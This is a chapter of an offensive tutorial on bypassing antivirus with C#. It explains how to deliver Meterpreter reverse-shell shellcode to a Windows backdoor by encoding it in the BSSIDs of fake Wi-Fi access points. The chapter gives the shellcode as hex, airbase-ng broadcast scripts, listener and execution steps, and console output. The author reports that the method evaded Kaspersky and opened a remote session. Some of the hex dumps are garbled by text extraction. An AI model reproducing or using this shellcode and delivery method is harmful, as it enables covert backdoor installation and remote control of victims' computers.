
**Picture 1:**

now you should copy your Payload string and paste that by switch NULL for NativePayload\_BSSID , like Picture 1-1:

syntax : c:\> NativePayload.exe null "fc4883e4..."

# Bypassing Anti Viruses by C#.NET Programming

Part 2 (Infil/Exfiltration/Transferring Techniques by C#) , Chapter 9 : Transferring Backdoor Payload by Wireless Traffic (BSSID)



```
C:\Windows\system32\cmd.exe
D:\BSSID\NativePayload_BSSID\Demo>
D:\BSSID\NativePayload_BSSID\Demo>whoami
pc?u1

D:\BSSID\NativePayload_BSSID\Demo>
D:\BSSID\NativePayload_BSSID\Demo>
D:\BSSID\NativePayload_BSSID\Demo>NativePayload_BSSID.exe null fc4883e4f0e8cc0000004151
8488b5220488b7250480b74a4a4d31c94831c0ac3c617c022c2041c1c90d4101c1e2ed524151488b52208b
00b8088000004885c074674801d0508b4818448b40204901d0e35648ffc9418b34884801d64d31c94831c0
84539d175d858448b40244901d066418b0c48448b401c4901d0418b04884801d0415841585e595a41584159
2e94bfffff5d49be7773325f3332000041564989e64881eca00100004989e549bc0200115cc0a801324154
a68010100005941ba29806b00fd56a05415e50504d31c94d31c048ffc04889c248ffc04889c141baea0fd
1ba99a57461ffd58c0740a49ffce75e5e893000004883ec104889e24d31c96a0441584889f941ba02d9c
04159680010000041584889f24831c941ba58a453e5ffd54889c34989c74d31c94989ff04889da4889f941ba
040000041586a005a41ba0b2f0f30ffd5575941ba756e4d61ffd549ffcee93cffff4801c34829c64885f6
fd5

Copy these lines to bash script1.sh file ;)

airbase-ng -a 00:ff:ff:ff:ff:ff --essid "Fake" -I 10 -0 wlan0mon ;
airbase-ng -a 00:fc:48:83:e4:f0 --essid "Fake" -I 10 -0 wlan0mon ;
airbase-ng -a 00:e8:cc:00:00:00 --essid "Fake" -I 10 -0 wlan0mon ;
airbase-ng -a 00:41:51:41:50:52 --essid "Fake" -I 10 -0 wlan0mon ;
airbase-ng -a 00:51:56:48:31:d2 --essid "Fake" -I 10 -0 wlan0mon ;
airbase-ng -a 00:65:48:8b:52:60 --essid "Fake" -I 10 -0 wlan0mon ;
airbase-ng -a 00:48:8b:52:18:48 --essid "Fake" -I 10 -0 wlan0mon ;
airbase-ng -a 00:8b:52:20:48:8b --essid "Fake" -I 10 -0 wlan0mon ;
airbase-ng -a 00:72:50:48:0f:b7 --essid "Fake" -I 10 -0 wlan0mon ;
airbase-ng -a 00:4a:4a:4d:31:c9 --essid "Fake" -I 10 -0 wlan0mon ;
airbase-ng -a 00:48:31:c0:ac:3c --essid "Fake" -I 10 -0 wlan0mon ;
airbase-ng -a 00:61:7c:02:2c:20 --essid "Fake" -I 10 -0 wlan0mon ;
airbase-ng -a 00:41:c1:c9:0d:41 --essid "Fake" -I 10 -0 wlan0mon ;
airbase-ng -a 00:01:c1:e2:ed:52 --essid "Fake" -I 10 -0 wlan0mon ;
airbase-ng -a 00:41:51:48:8b:52 --essid "Fake" -I 10 -0 wlan0mon ;
airbase-ng -a 00:20:8b:42:3c:48 --essid "Fake" -I 10 -0 wlan0mon ;
airbase-ng -a 00:01:00:66:81:78 --essid "Fake" -I 10 -0 wlan0mon ;
airbase-ng -a 00:18:0b:02:0f:85 --essid "Fake" -I 10 -0 wlan0mon ;
airbase-ng -a 00:72:00:00:00:8b --essid "Fake" -I 10 -0 wlan0mon ;
airbase-ng -a 00:80:88:00:00:00 --essid "Fake" -I 10 -0 wlan0mon ;
airbase-ng -a 00:48:85:c0:74:67 --essid "Fake" -I 10 -0 wlan0mon ;
airbase-ng -a 00:48:01:d0:50:8b --essid "Fake" -I 10 -0 wlan0mon ;
airbase-ng -a 00:48:18:44:8b:40 --essid "Fake" -I 10 -0 wlan0mon ;
airbase-ng -a 00:20:49:01:d0:e3 --essid "Fake" -I 10 -0 wlan0mon ;
airbase-ng -a 00:56:48:ff:c9:41 --essid "Fake" -I 10 -0 wlan0mon ;
airbase-ng -a 00:8b:34:88:48:01 --essid "Fake" -I 10 -0 wlan0mon ;
airbase-ng -a 00:d6:4d:31:c9:48 --essid "Fake" -I 10 -0 wlan0mon ;
airbase-ng -a 00:31:c0:ac:41:c1 --essid "Fake" -I 10 -0 wlan0mon ;
airbase-ng -a 00:c9:0d:41:01:c1 --essid "Fake" -I 10 -0 wlan0mon ;
```

Picture 1-1:

now you should copy all these line to one bash script for example "script1.sh" file


**Note** : copy and paste only airbase-ng command lines to script1.sh file

in this case these lines should be 102 lines + 2 = 104 lines

like picture A you should add manually this "#!/bin/bash" in first line of script so now you should have 105 lines in this file.

**step 3:** in this step you should run this Script1.sh in Linux side . Don't worry its ok !.


Change chmod and run this script like picture 2:



```
root@kali: ~/Desktop
File Edit View Search Terminal Tabs Help
root@kali: ~/Desktop x root@kali
root@kali:~/Desktop# chmod 775 script1.sh
root@kali:~/Desktop# ls -l all
total 8
drwxr-xr-x 2 root root 60 Mar 4 00:35 .
drwxr-xr-x 1 root root 320 Mar 4 00:34 ..
-rwxr-xr-x 1 root root 7086 Mar 4 00:35 script1.sh
root@kali:~/Desktop# ./script1.sh
00:37:40 Created tap interface at0
00:37:40 Trying to set MTU on at0 to 1500
00:37:40 Access Point with BSSID 00:FF:FF:FF:FF:FF sta
killall airbase-ng ;
sleep 15 ;
```

Picture 2:

**step 4:** in this step you should make script2.sh and change chmod for this script but not necessary to run this script in this (step4) like picture 3.



Picture 3:

**Note:** you should make this bash script manually like Picture C.

**step 5:** in this step you should run your Backdoor in this case NativePayload\_BSSID.exe tool , as you can see in Picture 4 , I made Meterpreter Listener in kali linux for IPAddress 192-168-1-50 and “script1.sh” executed. So we have these Steps in step 5

Step AA : Meterpreter Listener executed (linux)

Step BB : script1.sh should be run (linux)

Step CC : Backdoor “NativePayload\_BSSID.exe” should be run (Windows)

Step DD : script2.sh should be run (linux)

**Step CC :** in this time you should execute this Backdoor NativePayload\_BSSID with this syntax like picture 4

NativePayload\_BSSID.exe “ssid”

in this case our ESSID in script1.sh is “Fake” so correct syntax is :


```
c:\> NativePayload_BSSID.exe “Fake”
```

as you can see in picture 4 , these steps performed (AA , BB and CC)

Picture 4:

# Bypassing Anti Viruses by C#.NET Programming

Part 2 (Infil/Exfiltration/Transferring Techniques by C#) , Chapter 9 : Transferring Backdoor Payload by Wireless Traffic (BSSID)



as you can see in Picture 4 , Backdoor executed by user "u1" in this case then you should run "script2.sh" (step DD) like picture 4.

in this time Backdoor Code will try to Scanning ESSID "Fake" on AIR then dump BSSID for "Fake" Access Point so as you can see in Picture 4 my code Dumped 4 times this BSSID "00:ff:ff:ff:ff:ff" , this BSSID is flag for Starting Attack and Transferring Payloads by BSSID .

**So on AIR we have something like these steps:**

1. infected system ==> Scanning ESSID "Fake" , what is your MAC Address BSSID ? => Fake AP
2. infected system <== my MAC Address BSSID is "00:ff:ff:ff:ff:ff" <= Fake AP
3. infected system ==> Scanning ESSID "Fake" , what is your MAC Address BSSID ? => Fake AP
4. infected system <== my MAC Address BSSID is "00:ff:ff:ff:ff:ff" <= Fake AP
5. infected system ==> Scanning ESSID "Fake" , what is your MAC Address BSSID ? => Fake AP
6. infected system <== my MAC Address BSSID is "00:ff:ff:ff:ff:ff" <= Fake AP
7. infected system ==> Scanning ESSID "Fake" , what is your MAC Address BSSID ? => Fake AP
8. infected system <== my MAC Address BSSID is "00:ff:ff:ff:ff:ff" <= Fake AP

**Now time is to Running script2.sh (Step DD)**

after run this **Script2.sh** for each 15 Sec this script will kill one Airbase-ng Command from your Script1.sh file. so on AIR in this step after run this **Script2.sh** we have something like these steps :

1. infected system ==> Scanning ESSID "Fake" , what is your MAC Address BSSID ? => Fake AP
2. infected system <== my MAC Address BSSID is "00:ff:ff:ff:ff:ff" <= Fake AP
3. infected system ==> Scanning ESSID "Fake" , what is your MAC Address BSSID ? => Fake AP
4. infected system <== my MAC Address BSSID is "00:ff:ff:ff:ff:ff" <= Fake AP
5. infected system ==> Scanning ESSID "Fake" , what is your MAC Address BSSID ? => Fake AP
6. infected system <== my MAC Address BSSID is "00:ff:ff:ff:ff:ff" <= Fake AP
7. infected system ==> Scanning ESSID "Fake" , what is your MAC Address BSSID ? => Fake AP
8. infected system <== my MAC Address BSSID is "00:ff:ff:ff:ff:ff" <= Fake AP

**Script2.sh executed**


9. infected system ==> Scanning ESSID "Fake" , what is your MAC Address BSSID ? => Fake AP
10. infected system <== my MAC Address BSSID is "00:fc:48:83:e4:f0" <= Fake AP
11. infected system ==> Scanning ESSID "Fake" , what is your MAC Address BSSID ? => Fake AP
12. infected system <== my MAC Address BSSID is "00:e8:cc:00:00:00" <= Fake AP
13. infected system ==> Scanning ESSID "Fake" , what is your MAC Address BSSID ? => Fake AP
14. infected system <== my MAC Address BSSID is "00:41:51:41:50:52" <= Fake AP
15. infected system ==> Scanning ESSID "Fake" , what is your MAC Address BSSID ? => Fake AP
16. infected system <== my MAC Address BSSID is "00:51:56:48:31:d2" <= Fake AP

as you can see in Picture 5 my Backdoor Dumped BSSIDs after "script2.sh" .




# Bypassing Anti Viruses by C#.NET Programming

## Part 2 (Infil/Exfiltration/Transferring Techniques by C#) , Chapter 9 : Transferring Backdoor Payload by Wireless Traffic (BSSID)



Picture 5: Transferring Backdoor Payload by BSSID and Wireless Traffic

as you can see in picture 6 you will have meterpreter session after 30 minutes .




Picture 6:

as you can see we have Established Meterpreter Session by my C# code and my Kaspersky 2017 Anti-virus bypassed by this method and again and again , finally meterpreter Session Established.

**Note :** in picture 7 you can see my code Made Establish Meterpreter session Connection after 15 sec delay , this delay was for my code.

# Bypassing Anti Viruses by C#.NET Programming

Part 2 (Infil/Exfiltration/Transferring Techniques by C#) , Chapter 9 : Transferring Backdoor Payload by Wireless Traffic (BSSID)



```
C:\Windows\system32\cmd.exe
Detecting BSSID : 00 ba 58 a4 53 e5 ESSID : Fake ==> 82 ba58a453e5
Detecting BSSID : 00 ff d5 48 89 c3 ESSID : Fake Dumped ==> 83 ffd54889c3
Detecting BSSID : 00 49 89 c7 4d 31 ESSID : Fake Dumped ==> 84 4989c74d31
Detecting BSSID : 00 49 89 c7 4d 31 ESSID : Fake ==> 84 4989c74d31
Detecting BSSID : 00 c9 49 89 f0 48 ESSID : Fake Dumped ==> 85 c94989f048
Detecting BSSID : 00 c9 49 89 f0 48 ESSID : Fake ==> 85 c94989f048
Detecting BSSID : 00 89 da 48 89 f9 ESSID : Fake Dumped ==> 86 89da4889f9
Detecting BSSID : 00 41 ba 02 d9 c8 ESSID : Fake Dumped ==> 87 41ba02d9c8
Detecting BSSID : 00 41 ba 02 d9 c8 ESSID : Fake ==> 87 41ba02d9c8
Detecting BSSID : 00 5f ff d5 83 f8 ESSID : Fake Dumped ==> 88 5ffffd583f8
Detecting BSSID : 00 5f ff d5 83 f8 ESSID : Fake ==> 88 5ffffd583f8
Detecting BSSID : 00 00 7d 28 58 41 ESSID : Fake Dumped ==> 89 007d285841
Detecting BSSID : 00 57 59 68 00 40 ESSID : Fake Dumped ==> 90 5759680040
Detecting BSSID : 00 57 59 68 00 40 ESSID : Fake ==> 90 5759680040
Detecting BSSID : 00 00 00 41 58 6a ESSID : Fake Dumped ==> 91 000041586a
Detecting BSSID : 00 00 00 41 58 6a ESSID : Fake ==> 91 000041586a
Detecting BSSID : 00 00 5a 41 ba 0b ESSID : Fake Dumped ==> 92 005a41ba0b
Detecting BSSID : 00 2f 0f 30 ff d5 ESSID : Fake Dumped ==> 93 2f0f30ffd5
Detecting BSSID : 00 2f 0f 30 ff d5 ESSID : Fake ==> 93 2f0f30ffd5
Detecting BSSID : 00 57 59 41 ba 75 ESSID : Fake Dumped ==> 94 575941ba75
Detecting BSSID : 00 57 59 41 ba 75 ESSID : Fake ==> 94 575941ba75
Detecting BSSID : 00 6e 4d 61 ff d5 ESSID : Fake Dumped ==> 95 6e4d61ffd5
Detecting BSSID : 00 49 ff ce e9 3c ESSID : Fake Dumped ==> 96 49ffcee93c
Detecting BSSID : 00 49 ff ce e9 3c ESSID : Fake ==> 96 49ffcee93c
Detecting BSSID : 00 ff ff ff 48 01 ESSID : Fake Dumped ==> 97 ffffffff4801
Detecting BSSID : 00 ff ff ff 48 01 ESSID : Fake ==> 97 ffffffff4801
Detecting BSSID : 00 c3 48 29 c6 48 ESSID : Fake Dumped ==> 98 c34829c648
Detecting BSSID : 00 85 f6 75 b4 41 ESSID : Fake Dumped ==> 99 85f675b441
Detecting BSSID : 00 85 f6 75 b4 41 ESSID : Fake ==> 99 85f675b441
